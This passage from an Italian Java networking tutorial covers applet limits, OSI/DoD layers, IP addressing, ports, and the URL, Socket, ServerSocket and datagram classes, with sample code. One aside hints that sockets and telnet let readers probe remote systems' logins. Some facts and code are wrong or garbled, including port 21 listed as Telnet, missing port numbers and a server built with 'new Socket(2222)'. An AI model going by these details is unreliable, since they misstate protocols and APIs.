esempio quelle legate all’ impossibilita’ di leggere e scrivere files ecc.
Per rinfrescare la memoria riassumiamo qui le principali limitazioni di un
applet.
1. Java puo usare solo il proprio codice e non puo’ supportarsi su librerie
esterne o utilizzare codice nativo di altra natura quali ad esempio il
linguaggio C.
2. Un applet non puo’ leggere o scrivere files. Nel caso della lettura alcuni
browser la permettono utilizzando la specifica URL al posto del nome file
(vedi a seguito la parte dedicata alle URL). La scrittura di file invece puo’
avvenire mediante tecniche di programmazione client/server tramite l’
utilizzo dei socket (vedi anche in questo caso il capitolo piu’ avanti
dedicato ai socket).
3. Una applet non può creare connessioni eccetto che con l’ host da cui
proviene.
4. Non puo’ eseguire programmi sull’ host.
5. Non gli e’ permesso richiedere informazioni su alcune proprieta’ del sistema.
6. Una dialog creata da un applet riporta la scritta che avvisa che la finestra
e’ di proprieta’ dell’ applet stessa al fine di evitare la simulazione, ad
esempio, di maschere in cui vengono richieste password e codici d’ accesso ad
insaputa dell’ utente.
La conoscenza del funzionamento del protocollo e delle classi di rete permette
di aggirare gli ostacoli che si creano a seguito delle precedenti limitazioni.
Innanzi tutto : che cosa sono i protocolli ?
I protocolli di comunicazione nascono dall’ esigenza di trasmettere dati su
delle linee di comunicazione di diversa natura, controllandone la correttezza,
in diversi ambienti, con un numero indefinito di partecipanti, con ambienti
operativi differenti ecc.
Inizialmente la problematica principale nasceva dall’ esigenza di controllare la
correttezza dei dati trasmessi tra due sistemi collegati punto a punto.
In pratica semplificando si potrebbe dire :
“Io ti trasmetto un numero X di dati in sequenza e mano mano che li invio eseguo
la loro sommatoria. Finito di trasmetterteli ti invio la somma che ho calcolato.
Tu mentre ricevi i dati da me inviati esegui la stessa somma. Se il valore che
ti ho comunicato io alla fine e’ uguale a quello che hai calcolato mentre
ricevevi dimmi di proseguire nell’ invio dei pacchetti se non avvertimi dell’
errore e fammi ripetere l’ invio degli stessi dati.”
Questo era valido nel caso di connessioni fisiche punto a punto.
Quando le connessioni iniziarono a riguardare reti con piu’ partecipanti il
problema si estese in quanto il pacchetto che prima conteneva soltanto i dati e
la somma per la verifica della correttezza dovette essere estesa includendo
all’ interno di essa anche i dati relativi all’ indirizzo del mittente q uello
del destinatarioi.
Questo detto in tono semplicistico per far comprendere il principio di base dei
protocolli.
Esistono un infinita’ di protocolli destinati a problematiche e ad ambienti
differenti.
Molti protocolli sono particolari per ambienti LAN (Local Area Network – reti
locali), altri per ambienti WAN (Wide Area Network – reti geografiche) mentre
altri ancora, come il TCP/IP, sono in grado di offrire ottime prestazioni in
ambedue gli ambienti.
La forza di TCP/IP e’ dovuta proprio all’ equilibrio che questo ha in ambe due
gli ambienti.
Inoltre TCP/IP funziona in modo egregio in ambiente multi piattaforma e questo
costituisce un altro dei suoi punti di forza.
La sua origine, come moltissime altre tecnologie legate al campo del software e
dell’ hardware, e’ legata al Ministero della Difesa USA come protocollo per l’
interconnessione di grandi mainframe.
Inizialmente la comunicazione tra i vari sistemi della ricerca finanziata dal
Pentagono era in funzione di una rete telematica battezzata ARPANET la quale
sfruttava il protocollo NCP (Network Control Protocol) per l’ interconnessione
dei sistemi.
Il passaggio dell’ uso del protocollo da NCP a TCP su ARPANET sancì l’ atto di
nascita di Internet (nei primi mesi del 1983).
Inizialmente TCP/IP era solo un insieme di protocolli che permettevano la
connessione di computer differenti e di trasmettere dati tra di loro.
I principi del protocollo TCP/IP erano stati comunque posti verso la meta’
degli anno 70 da Vinton Cerf e Robert Kahn.
Una volta sentii dire : “… gli standards sono belli perché ce ne sono tanti …
dovrebbe pero’ esserci uno standard per gli standards”.
Anche nel caso delle reti si e’ tentato di definire degli standards e per fare
questo sono nati degli appositi enti competenti.
L’ autorità indiscussa nel campo delle reti e’ l’ ISO la quale ha emanato un
modello di riferimento per regolare le comunicazioni tra computer mediante
protocolli.
Questo modello prende il nome di OSI (Open Systems Interconnection).
Il modello OSI e’ stato progettato per aiutare i programmatori a creare
applicazioni compatibili con diverse linee di prodotti multivendor e per fare
questo prevede sette strati ognuno dei quali si interessa di una determinata
tipologia di problematiche.
I sette strati OSI sono i seguenti :
strato applicazione
strato di presentazione
strato di sessione
strato di trasporto
strato di rete
strato di collegamento dati
strato fisico
Esiste un altro modello di riferimento che costituisce in un certo senso la
versione condensata del modello OSI che si chiama DoD e che contempla quattro
strati anzi che sette.
Gli strati del modello DoD sono :
strato processo/applicazione
strato host-to-host
strato internet
strato accesso alla rete
LIVELLO APPLICAZIONE (OSI)
Il livello di applicazione del modello OSI e’ quello in cui ritroviamo molti
degli applicativi che sfruttano i componenti concernenti le comunicazioni.
Tra le varie applicazioni che sfruttano questo strato troviamo i software WWW,
le BBS e i motori di ricerca Internet come Altavista, Yahoo etc.
Il livello di presentazione OSI ha lo scopo di presentare i dati al livello
applicazione e questo viene fatto mediante alcuni standard che riguardano i
contenuti multimediali come ad esempio le immagini.
JPEG, MPEG, MIDI ecc. sono appunto alcuni di questi standard.
Una nota lo merita il sistema Java per la definizione dei gestori di contenuto e
di protocollo
LIVELLO DI SESSIONE (OSI)
Nello strato di sessione OSI la comunicazione viene organizzata in base a tre
diverse modalità ovvero la Simplex (uno trasmette e un altro riceve), la Half
Duplex (invio e ricezione dati a turno) e la Full Duplex (mediante un controllo
del flusso dei dati tutti inviano e ricevono).
Sono inoltre gestite a questo strato l’ apertura della connessione, il
trasferimento dei dati e la chiusura della connessione. I servizi del livello di
trasporto hanno il compito di suddividere e di riassemblare le informazioni
trattate a livello superiore e di convogliarle in un unico flusso di dati.
LIVELLO DI TRASPORTO (OSI)
A questo livello ritroviamo funzionalità quali quella di inviare al mittente un
avviso di ricevuta dei pacchetti arrivati, di ritrasmettere ogni pacchetto non
ritenuto valido, ricostruire la giusta sequenza dei pacchetti al loro arrivo,
mantenere un corretto flusso di dati per impedire congestioni ecc.
Da come e’ intuibile da quanto appena detto e’ di questo livello il sistema di
controllo degli errori.
Questo strato assegna ad ogni pacchetto di dati un numero di controllo che
consente di eseguire la verifica dei dati giunti a destinazione.
Tra i protocolli non OSI che troviamo a questo livello ci sono :
TCP, Novell SPX, Banyan VICP, Microsoft NetBios/NetBEUI, UDP
Questo strato offre un livello di controllo dello spostamento delle
informazioni tra sistemi.
STRATO DI RETE (OSI)
Definisce i protocolli di gestione del percorso sulla rete.
Questo strato può analizzare l’ indirizzo dei pacchetti per determinare il
metodo di instradamento più corretto.
Se un pacchetto e’ destinato ad una stazione sulla rete locale viene inviato
direttamente.
Se invece il pacchetto e’ indirizzato ad un sistema presente su una rete posta
su un altro segmento il pacchetto viene inviato ad un dispositivo chiamato
router che si occupa di immetterlo in rete.
I router, in breve, sono dispositivi che collegano la rete locale a quella
geografica
I protocolli che utilizzano questo strato sono :
IP (Internet Protocol), X 25, Novell IPX, Banyan VIP
Ogni segmento che appartiene ad una rete (per segmento possiamo concepirla come
una sotto rete) ha almeno un router che gli permette di dialogare con altre
sotto reti.
STRATO DI COLLEGAMENTO DATI (OSI)
A questo livello vengono definite le regole per la trasmissione e la ricezione
delle informazioni.
Il fine di questo strato e’ quello di garantire che i messaggi vengano
consegnati al dispositivo giusto e di tradurre i dati in bits in modo tale da
poterli far trasferire dal livello fisico.
Possiamo concepire questo strato come la porta tra il mondo hardware e software.
Tra i protocolli più comuni che utilizzano questo strato ritroviamo HDLC, reti
geografiche ATM, Microsoft NDIS ecc.
STRATO FISICO (OSI)
Le uniche due funzioni a questo livello sono quelle di trasmettere e ricevere
bit tramite differenti tipi di infrastrutture e di dispositivi di trasmissione.
Riassumendo potremmo fare una panoramica su tutte le operazioni che vengono
fatte a ciascun livello sul pacchetto originale dei dati
• STRATO APPLICAZIONE Aggiunta indirizzo del nodo
• STRATO PRESENTAZIONE Aggiunta informazioni codice
• STRATO SESSIONE Aggiunta informazioni di comunicazione
• STRATO DI TRASPORTO Aggiunta intestazione e checksum
• STRATO DI RETE Aggiunta informazioni quantita’ e sequenza pacchetti
• STRATO DI LINK Aggiunta checksum finale
• STRATO FISICO Invio dati some sequenza di bit
Ad ogni strato sono definite delle serie di funzioni specifiche con le quali l’
applicativo interagisce nell’ istante in cui ha bisogno di inviare delle
informazioni ad un altro sistema della rete.
La richiesta e le informazioni vengono impacchettate e inviate allo strato
successivo il quale aggiunge al pacchetto le informazioni relative alle
funzioni gestite a quel livello.
Vediamo ora i quattro starti del modello DoD
STRATO PROCESSO/APPLICAZIONE (DoD)
Questo strato corrisponde ai primi tre del modello OSI.
Gran parte del lavoro di trasmissione viene svolto a questo livello per cui
vengono coinvolti un gran numero di protocolli.
Tra i nomi piu’ comuni dei protocolli ritroviamo
TELNET, FTP, SMTP, NFS, X WINDOW ecc.
Telnet ad esempio e’ in pratica un emulazione di
terminale.
Tramite Telnet un client puo’ accedere ad
un'altra macchina su cui e’ in esecuzione un
server Telnet e lavorare come se fosse un
terminale collegato direttamente.
FTP (File Transfer Protocol) e’ essenzialmente
un protocollo di trasferimento files.
Questo protocollo puo’ essere utilizzato da un
altro software per il trasferimento di softwares
oppure può fungere come programma indipendente e
quindi eseguire la navigazione nelle directories
del sistema a cui si e’ connessi, gestire il
trasferimento files ecc.
Vedremo successivamente le funzioni implementate nella libreria sun.net.ftp
presente in Java.
Ne programma di esempio utilizzeremo anche le classi di sun.net.smtp che sono
quelle che gestiscono il protocollo che si interessa della gestione della posta
elettronica (SMTP).
STRATO HOST TO HOST (DoD)
Le funzioni di questo livello sono paragonabili a quelle dello strato di
trasporto del modello OSI.
A questo livello vengono gestiti il controllo di integrita’ e della sequenza dei
pacchetti trasmessi.
Infatti e’ proprio a questo strato che incontriamo i
protocolli TCP e UDP.
Il protocollo viene caricato come si trattasse di un
driver software.
PROTOCOLLO TCP
Il protocollo TCP (Transmission Control Protocol)
suddivide in segmenti i blocchi di informazioni generati
da un software, li numera, li ordina in modo da permettere il riassemblaggio
degli stessi una volta giunti a destinazione.
La trasmissione di questi segmenti e’ subordinata alla ricezione di segnali di
conferma atti a segnalare la corretta ricezione degli stessi.
TCP e’ definito come protocollo orientato alla connessione in quanto prima di
inviare i dati contatta il destinatario per stabilire la connessione creando
un circuito virtuale.
La trasmissione dei dati avviene, sommariamente, come avevamo visto
precedentemente ovvero particolari algoritmi si interessano di verificare la
correttezza dei pacchetti di dati per cui prima di eseguire un successivo
invio il protocollo richiede conferma al destinatario.
La comunicazione avviene in full duplex.
PROTOCOLLO UDP
Esistono alcune classi in Java che necessitano della conoscenza di un altro
protocollo
Il protocollo UDP (User Datagram Protocol) e’ un protocollo piu’ “leggero” che
viene utilizzato in alternativa a TCP.
UDP invia in modo indipendente dei pacchetti di dati, chiamati datagrammi, da un
applicazione ad un'altra senza garantirne l’arrivo.
In questo caso l’ordine di invio non e’ importante in quanto ogni messaggio e’
indipendente uno dall’altro.
Esistono delle applicazioni in cui il ricevimento dei pacchetti non e’
importante.
Prendete ad esempio un sistema che invia in continuazioni informazioni sulla
temperatura rilevata in una certa città.
Se un sistema che desidera ricevere tali informazioni si perde un pacchetto non
e’ una cosa cosi critica in quanto potra’ attendere un altro invio.
Mentre TCP e’ basato sulla connessione UDP ne e’ indipendente ed e’ facile
comprenderlo da quanto detto.
STRATO INTERNET
Questo strato corrisponde a quello di rete del modello OSI.
In questo livello vengono gestiti gli indirizzi IP degli host.
Una panoramica sui metodi di indirizzamento e di instradamento verranno visti
tra breve.
Tra i protocolli di questo strato ritroviamo IP (Internet Protocol), ARP
(Address Resolution Protocol), RARP (Reverse Address Resolution Protocol) ecc.
STRATO DI ACCESSO ALLA RETE
Anche a questo livello del modello DoD avviene una gestione simile a quella del
livello fisico del OSI.
In pratica i pacchetti vengono tramutati in sequenze di bits.
In questo strato viene anche fornita una supervisione sugli indirizzi hardware.
Le seguenti sono alcune delle tecnologie utilizzate per implementare questo
strato :
X25, PPP, EIA
INTRODUZIONE ALLA PROGRAMMAZIONE DI RETE
Fino ad ora abbiamo visto alcuni concetti legati alla strutturazione di una rete
sia dal punto di vista logico che da quello fisico.
Si e’ parlato di segmenti di rete o sotto reti.
Internet possiamo quindi definirla come una rete di reti sulla quale esistono
sistemi host che possiedono almeno un indirizzo che lo identifica in modo
univoco definito da quello che abbiamo visto come IP.
Questo numero IP e’ attualmente un numero a 32 bits costituito da due parti, una
relativo alla rete ed una relativa all’ host.
La prima parte dell’ IP, infatti, definisce la rete sulla quale risiede l’ host.
Ogni macchina appartenente ad una rete condivide con le altre macchine la prima
parte dell’ indirizzo IP.
Esiste un organo competente, il NIC (Network Information Center), il quale
assegna a un’ azienda un blocco di indirizzi IP.
Per ottenere un numero di identificazione relativo alla propria rete bisogna
contattare il NIC a hostmaster@internic.net .
Come abbiamo gia’ detto un indirizzo IP e’ costituito da un numero a 32 bits il
quale sarebbe molto complesso da tenere presente se espresso nella sua notazione
binaria originale.
Immaginatevi un indirizzo del tipo : 0110 0110101101000110 011010110100.
Per semplificare la rappresentazione dell’ indirizzo e’ stata introdotta una
rappresentazione a quaterne nella quale un indirizzo IP viene rappresentato
nella forma x.y.z.j nella quale ogni lettera e’ rappresentata da un numero
compreso tra 0 e 255.
Per esempio un indirizzo di un sistema host potrebbe essere 198.102.96.12.
Ciascun numero rappresenta un quartetto ovvero 8 bits di un indirizzo Internet.
Nell ‘esempio precedente i primi due numeri potrebbero essere l’ indirizzo della
rete mentre gli altri due l’ indirizzo della macchina su questa.
Come dicevamo prima il NIC assegna gli indirizzi IP.
In base alla grandezza della societa’ gli viene assegnata una rete di classe
differente.
In base al numero dei segmenti che costituiscono la rete ed al numero dei nodi
esistono tre classi di reti e precisamente :
CLASSE FORMATO NUM. MAX RETI NUM. MAX NODI
CLASSE A Rete.Nodo.Nodo.Nodo 127 16.777.216
CLASSE B Rete.Rete.Nodo.Nodo 16.384 65.534
CLASSE C Rete.Rete.Rete.Nodo 2.097.152 254
Nel caso di una rete di classe A i primi otto bits, quelli assegnati,
corrispondenti al numero del segmento di rete possono assumere valori compresi
tra 0 e 126 (vedremo che gli altri vengono utilizzati per motivi particolari)
per cui e’ possibile implementare 127 reti di classe A.
Le societa’ con reti appartenenti a questa classe sono IBM, HP, APPLE ecc.
(considerate che ce ne sono solo 127 indirizzi di classe A).
Microsoft sono invece esempi di indirizzi di reti di classe B.
Gli indirizzi di classe C possiedono invece le prime tre quartine assegnate dal
NIC.
Di fatto esiste anche una classe D i cui indirizzi sono utilizzati per il
multicast.
Nel JDK 1.1 la Sun ha inserito la classe Multicast nel package
java.net.Multicast facendola discendere dalla classe Datagram.
Un indirizzo multicast e’ un intervallo compreso tra 224.0.0.0 e
239.255.255.255.
La trasmissione multicast si basa sull’ identificazione di tutti i router di una
rete ed e’ finalizzata ad inviare i dati verso piu’ destinazioni.
In pratica in Java e’ possibile utilizzare la classe che gestisce il multicast
solo su di una rete locale.
Esistono alcuni indirizzi che possiedono scopi particolari come ad esempio :
127.0.0.1 Funzione di circuito chiuso in cui ogni messaggio viene rispedito al
mittente.
x.y.z.255 Valore di broadcast che viene utilizzato per inviare un pacchetto a
tutti i sistemi di una sotto rete.
x.y.z.1 E’ l’ indirizzo del router di una sotto rete.
Tutto questo visto fino ad ora e’ quanto riguarda la strutturazione di una rete.
Esistono alcuni concetti che invece riguardano l’ utente (client) che accede ad
un host per navigare sulla rete.
Infatti il termine Socket esprime un terminale di comunicazione ovvero uno dei
due estremi di una connessione.
A questo riguardo bisogna ancora
dare un occhiata al concetto di
porta.
Normalmente un computer dispone di
un solo accesso fisico sulla rete.
Tutti i dati destinati ad un sistema
arrivano mediante questa
connessione.
In ogni caso i dati potrebbero
essere destinati a diverse
applicazioni in esecuzione sul
sistema.
Come puo’ il computer capire a quale applicazione e’ destinato il pacchetto di
dati ricevuto.
Semplice. Tramite il concetto di porta !
I dati trasmessi su Internet sono identificati, come abbiamo gia’ visto, dall’
indirizzo a 32 bits che identifica il sistema destinatario e dal numero di
porta.
Il numero di porta e’ costituito da un numero a 16 bits che i protocolli TCP e
UDP utilizzano per identificare l’ applicazione alla quale sono destinati i dati
inviati.
In una connessione il protocollo crea un Socket collegato ad un numero specifico
di porta.
Alcuni numeri di porta hanno degli scopi predefiniti come ad esempio :
Porta Servizio
7 Echo
13 Daytime
Ftp
21 Telnet
Smtp
79 Finger
80 Http
110 Pop3
Ad esempio se si creasse un Socket utilizzando la porta 25 e si inviassero dei
dati tramite uno stream creato su questo socket questi verrebbero utilizzati dal
demone per l’ invio della posta.
Infatti andando ad analizzare i sorgenti della classe sun.net.smtp, come vedremo
successivamente, ci accorgeremmo che la gestione dell’ invio della mail viene
appunto gestita in questo modo.
Un po’ del tipo :
Socket sock = new Socket(“www.bernardotti.al.it”, 25);
PrintStream outStream = new PrintStream(sock.getOutputStream());
In java.net ritroviamo un insieme di classi utilizzate dal TCP come ad esempio
la classe URL, la classe URLConnection, la classe Socket e la classe
ServerSocket.
Altre classi come ad esempio la classe DatagramPacket, la classe DatagramSocket
e quella MulticastSocket sono utilizzate dal protocollo UDP.
L’utilizzo dei socket permette di creare software legati ai processi di rete per
creare sistemi automatizzati per cercare di accedere a sistemi remoti.
Nella tabella precedente potete vedere che la creazione di un socket agganciato
alla porta 21 permette di utilizzare lo stream abbinato a questa per funzioni
Telnet.
Grazie a telnet potete accedere alle varie login dei sistemi per cui … chi più
ne ha più ne metta !
LA CLASSE URL
Una delle classi fondamentali, che abbiamo visto nel modulo precedente, e’ la
classe URL.
La classe URL rappresenta un puntatore ad una risorsa presente su un WEB la
quale viene reperita utilizzando l’ Uniform Resource Locator.
Una risorsa potrebbe essere un normalissimo file o directory od un oggetto piu’
complesso come ad esempio un interrogazione su un database.
Un URL normalmente viene suddiviso in due parti
HTTP:// www.bernardotti.al.it
Protocollo Risorsa
La prima parte specifica il protocollo mentre la seconda la risorsa.
Esistono diversi costruttori mediante i quali e’ possibile creare una risorsa
URL.
Il piu’ semplice e’ il seguente :
URL sunSoft = new URL(“http://www.javasoft.com/”);
Esistono altri costruttori che permettono di specificare le risorse in modo
differente, utilizzando anche il numero di porta se necessario.
Ad esempio :
URL sunSoft = new URL(“http”, “www.javasoft.com”, “/index.html”);
e’ equivalente a
URL sunSoft = new URL(“http://www.javasoft.com/index.html”);
Ogni costruttore URL puo’ generare un eccezione legata al protocollo errato o
alla risorsa sconosciuta.
L’ eccezione puo’ essere intercettata con il seguente costrutto :
try {
URL sunSoft = new URL(“http://www.javasoft.com/”);
} catch(MalformedURLException e) { … handler all’ eccezione …}
La classe URL contiene inoltre diversi metodi destinati a ricevere informazioni
legate alla URL stessa.
Fate attenzione che non e’ detto che tutte le informazioni debbano essere
presenti.
Vediamo i seguenti metodi :
getProtocol() Ritorna il protocollo
getHost() Ritorna il nome dell’ host
getPort() Ritorna il numero della porta o –1 se non e’ stata specificata
durante la creazione
getFile() Ritorna il nome del file
Alcune volte dopo che e’ stata creata un URL e’ possibile utilizzare il
metodo openConnection() per creare un collegamento tra il programma Java e
l’ URL stesso.
Per esempio e’ possibile creare una connessione con un sito, Altavista ad
esempio, mediante il codice :
try {
URL urlTmp = new URL("http://www.altavista.digital.com/");
URLConnection urlCon = urlTmp.openConnection();
}
catch (MalformedURLException e) {}
catch (IOException e) {}
Se la connessione ha avuto successo questa potra’ essere utilizzata per
funzioni di lettura e di scrittura.
Molte funzioni legate al reperimento di immagini, suoni, files ecc.
necessitano dell’ URL.
Ad esempio :
public Image getImage(URL url)
public Image getImage(URL url, String name)
I seguenti metodi mostrano alcuni esempi pratici.
Image image1 = getImage(getCodeBase(), "imageFile.gif");
Image image2 = getImage(getDocumentBase(), "anImageFile.jpeg");
Image image3 = getImage(new URL("http://java.sun.com/graphics/people.gif"));
Esistono due metodi della classe Applet, utilizzati moltissime volte, che
permettono di ricavare, in ordine :
1. L’ URL della pagina che chiama l’ applet
2. L’ URL dell’ applet
Le funzioni sono in ordine :
Applet.getDocumentBase()
Applet.getCodeBase()
Come abbiamo appena visto i due metodi sono stati utilizzati nel punto in cui
era necessario fornire come argomenti l’URL dell’ host da cui era stato caricato
l’ applet.
LA CLASSE URLConnection
Questa classe contiene molti metodi utili quando si lavora con URL HTTP.
Fate attenzione che si tratta di una classe astratta e quindi non puo’
essere istanziata direttamente.
Invece di utilizzare un costruttore vedremo come puo’ essere utilizzato il
metodo openConnection() della classe URL
La seguente funzione mostra come eseguire la lettura sfruttando la classe
URLConnection.
Esempio :
import java.net.*;
import java.io.*;
public class URLConnReadr {
public static void main(String[] args) throws Exception {
URL tmpUrl = new URL("http://www.altavista.digital.com/");
URLConnection URLConn = tmpUrl.openConnection();
BufferedReader in = new BufferedReader( new
InputStreamReader(URLConn.getInputStream()));
String inputLine;
while ((inputLine = in.readLine()) != null)
System.out.println(inputLine);
in.close();
}
}
Nella classe URLConnection esistono un grosso numero di metodi e
variabili.
Due di queste variabili e due metodi che settano queste variabili sono
degni di nota in quanto permettono di eseguire funzioni di input e di
output sulla connessione creata.
In pratica le variabili sono :
doOutput
doInput
A seconda del valore che viene settato (true/false) si indica che l’
applet vuole eseguire, in ordine, dell’ output e dell’ input sulla
URLConnection.
Queste variabili possono essere settate dai metodi :
void setDoOutput(boolean)
void setDoInput(boolean)
Altri due metodi, uno visto nel codice in alto, permettono di ricavare
rispettivamente un stream di output ed uno di input dall’ URLConnection.
I due metodi sono :
OutputStream getOutputStream()
InputStream getInputStream()
LA CLASSE InetAddress
Esistono alcune classi che spesso risultano essere utili come ad esempio
la InetAddress la quale permette di creare e registrare degli indirizzi
utilizzati da altre classi.
Quest’ ultima classe di fatto non possiede costruttori pubblici ma in
compenso dispone di diversi metodi statici che possono essere utilizzati
per creare delle istanze della classe.
Tutti i metodi sono statici e devono essere utilizzati nel seguente modo.
InetAddress addr = InetAddress.getByName(“www.javasoft.com”);
InetAddress addr = InetAddress.getLocalHost();
InetAddress addr[] = InetAddress.getAllByName(“www.javasoft.com”);
Le precedenti funzioni generano un UnknownHostException se il sistema non
e’ collegato a un DNS.
Per DNS si intende Domain Name Server.
In altre parole il TCP/IP permette di far riferimento agli host di una
rete mediante appositi nomi invece di usare l’ indirizzo IP.
In pratica il DNS e’ il metodo che ci permette di riferirci ad un sistema
quello che normalmente costituito dal nomeHost.nomeDominio (i vari
www.javasoft.com, www.bernardotti.al.it ecc.)
Inoltre la classe InetAddress include numerose variabili e funzioni per
memorizzare indirizzi host Internet.
public String hostName Questa variabile contiene il nome dell’
host nella forma www.xx.yy
public int address L’ indirizzo numerico dell’ host (x.y.z.j)
public String localHostName Contiene il nome dell’ host locale ovvero
quello del computer su cui viene eseguita l’
applicazione.
Dopo questa panoramica sulla classe URL utilizzata nella prima parte del
programma vediamo una seconda parte ovvero quella che si interessa dell’
invio di messaggi all’ host.
La classe e’ suddivisa in due parti.
La prima crea la maschera video in cui viene richiesto di inserire l’
email del mittente e il testo del messaggio.
Il server mail utilizzato per l’ invio viene specificato nei parametri
della pagina HTML mediante la voce
<param name=”mailhost” value=”www.bernardotti.al.it”>
La seconda parte e’ quella invece che si interessa della creazione del
messaggio e del suo invio.
Come abbiamo gia’ detto esiste una porta specifica, la 25 , che permette
di comunicare con il demone mail presente sul server.
Questo non significa che, dopo aver aperto un Socket su quella porta,
tutto cio’ che verra’ scritto verra’ inviato come mail.
I dati scritti su tale socket dovranno essere formattati in un determinato
modo per essere considerati un messaggio valido e quindi per essere
smistato.
Le informazioni dovrebbero avere la seguente formattazione :
HELO host mittente
MAIL FROM: mittente
RCPT TO: ricevente
DATA
Messaggio (qualsiasi numero linee)
.
QUIT
Esiste una classe in sun.net.smtp che permette la gestione del messaggio.
Nel nostro modulo riscriveremo completamente la parte che si interessa
della creazione e dell’ invio del messaggio in modo tale da vedere in
funzione alcune classi legate alla gestione della rete.
LA CLASSE Socket
Nella parte che si interessava dell’ invio del messaggio c’era la seguente
parte di codice :
sock = new Socket( hostid, port );
reply = new DataInputStream( sock.getInputStream() );
send = new PrintStream( sock.getOutputStream() );
Un socket puo’ essere considerato come il punto di connessione a due vie
esistente tra due programmi che girano in rete.
In altre parole un socket e’ la rappresentazione in Java di una
connessione TCP.
In pratica quando si vuole eseguire un collegamento ad un sistema in rete
si conosce l’ indirizzo di questo.
Mediante il numero di porta e’ possibile richiedere la connessione ad un
software specifico che gira su questa macchina.
Nel nostro caso abbiamo utilizzato il socket aperto utilizzando il nome
del server mail e la porta 25 (quella del demone mail) per aprire uno
stream di output sul quale scrivere i dati relativi al messaggio da
inviare.
Come e’ possibile vedere anche dalle due righe di codice appena riportate
la fase di scrittura si suddivide in due fasi :
1 apertura del socket sul host + numero di porta
2 apertura in scrittura di uno stream
Come avrete visto gli stream aperti sono di fatto due.
Uno per scriverci i dati del messaggio e l’ altro per leggere le repliche
del demone mail.
E’ possibile utilizzare la classe socket per la creazione di software
client/server.
Supponiamo che sul server giri un programma relativo ad un gioco che apre
un socket su una fatidica porta 2222.
Qualsiasi client potra’ comunicare con tele software aprendo anch’esso un
socket utilizzando il nome dell’ host e il numero di porta 2222.
Il software sul sever www.aquilotto.com avra’ la forma :
Socket sock = new Socket(2222);
Sul client invece si avra’ :
Socket sock = new Socket(“www.aquilotto.com”, 2222);
Chiaramente questo e’ il concetto di base in quanto nel caso di una
gestione reale multiutente si dovrebbe eseguire un implementazione tramite
thread.
LA CLASSE ServerSocket
Questa classe rappresenta un connessione TCP in attesa di ricezione.
Non appena viene ricevuta una richiesta di connessione la classe
ServerSocket restituisce un oggetto Socket.
Ad esempio :
ServerSocket servSock = new ServerSocket(5555);
definisce un server che monitorizza la porta 5555.
Socket incoming = servSock.accept();
chiede di attendere fino a che un client non si connettera’ alla porta
5555.
A quel punto il metodo accept ritornera’ restituendo un socket che potra’
essere utilizzato per la comunicazione con il client.
Vediamo ora un’ altra parte del codice che risultera’ interessante per il
fatto che mostra l’ utilizzo di risorse URL relative ai maggiori motori di
ricerca.
Normalmente per fare ricerche e’ necessario connettersi ad un determinato
motore di ricerca.
La seguente parte di codice mostra una maschera in cui viene richiesto di
inserire i dati da ricercare e il motore su cui eseguire la ricerca.
Una delle migliorie apportate nella versione 1.1 del JDK e’ che la classe
ServerSocket e la classeSocket non sono piu’ definite come final percui
possono essere estese.
Il seguente esempio mostra una possibilita’ fornita con la versione 1.1.
class SSLServerSocket extends ServerSocket {
...
public Socket accept () throws IOException
{
SSLSocket s = new SSLSocket (certChain, privateKey);
// create an unconnected client SSLSocket, that we'll
// return from accept
implAccept (s);
s.handshake ();
return s;
}
...
}
class SSLSocket extends java.net.Socket {
...
public SSLSocket(CertChain c, PrivateKey k) {
super();
...
}
...
}
GESTIONE ECCEZIONI
Nelle argomentazioni viste precedentemente abbiamo utilizzato l’
intercettazione delle eccezioni che potevano essere generate dall’
utilizzo delle varie classi.
Vediamo ora di approfondire il discorso in quanto l’ argomento ricopre un
ruolo molto importante.
Avevamo accennato, parlando delle URL, ad un eccezione che veniva generato
nel caso in cui si verificava l’ impossibilita’ di accedere, per problemi
di errata definizione del formato, ad una risorsa.
L’ eccezione in questione era la MalformedURLException.
Nei package in cui sono presenti le classi viste sono definite altre
eccezioni che ci risultano utili per l’ identificazione degli
inconvenienti legati all’ uso di questi packages.
Vediamone un elenco con a fianco i significati :
ECCEZIONE CAUSA
BindException Dovuto all’ impossibilita’ (porta gia’ in
uso) di collegare il socket
ConnectException Rifiuto della connessione da parte del
socket remoto
MalformedURLException Interpretazione errata del URL
NoRouteToHostException Blocco da parte di un firewall.
Impossibilita’ di raggiungere l’ host.
ProtocolException Errore nel protocollo del socket
SocketException Eccezione del socket
UnknownHostException Errore di risoluzione del nome host.
UnknownServiceException La connessione non supporta il servizio
Nel package sun.net invece ritroviamo le seguenti eccezioni
ECCEZIONE CAUSA
TelNetProtocolException Errore del protocollo telnet
SmtpProtocolException Errore nel protocollo smtp
FtpLoginException Errore accedendo al server FTP
FtpProtocolException Errore del protocollo FTP
NntpProtocolException Errore del protocollo Nntp
Inizialmente, quando parlavamo della struttura della rete, avevamo visto
la definizione del protocollo UDP e avevamo anche detto che esisteva una
serie di classi che erano apposite per tale protocollo.
Si trattava delle classi per i datagrammi.
LA CLASSE DATAGRAMMA
Inizialmente avevamo detto che i datagrammi vengono utilizzati per inviare
in modo indipendente dei pacchetti di dati da un applicazione ad un'altra
senza garantirne l’ arrivo.
I pacchetti di dati inviati tramite datagrammi in genere sono
indipendenti.
Per fare un esempio pratico vediamo due moduli, uno per il server e uno
per il client, che permettono di inviare le informazioni degli utenti
collegati ad un sistema Unix.
Supponiamo che esista un programma che a tempi regolari esegua un who
(istruzione Unix per vedere l’ elenco degli utenti collegati al sistema) e
che scriva i dati in un file denominato users.txt.
Il programma server dovra’ attendere una richiesta di invio di un
datagramma da parte di un software client e dovra’ inviare il contenuto
del file.
import java.io.*;
import java.net.*;
import java.util.*;
public class whoClient {
public static void main(String[] args) throws IOException {
if (args.length != 1) {
System.out.println("Usage: java whoClient <hostname>");
return;
}
// Crea il datagramma
DatagramSocket socket = new DatagramSocket();
byte[] buffer = new byte[512];
InetAddress address = InetAddress.getByName(args[0]);
// Invia la richiesta
DatagramPacket packet = new DatagramPacket(buffer, buffer.length, address,
5225);
socket.send(packet);
// Prende la risposta
packet = new DatagramPacket(buffer, buffer.length);
socket.receive(packet);
// Lo visualizza i dati ricevuti
String received = new String(packet.getData(), 0);
System.out.println("User(s) connected: " + received);
socket.close();
}
}
Vediamo ora il software del server.
import java.io.*;
import java.net.*;
import java.util.*;
public class whoServerThread extends Thread {
protected DatagramSocket socket = null;
protected BufferedReader in = null;
protected boolean flag = true;
public whoServerThread() throws IOException {
this("WhoServerThread");
}
public whoServerThread(String name) throws IOException {
super(name);
socket = new DatagramSocket(5225);
try {
in = new BufferedReader(new
FileReader("users.txt"));
} catch (FileNotFoundException e) {
System.err.println("Could not open who file. ");
}
}
public void run() {
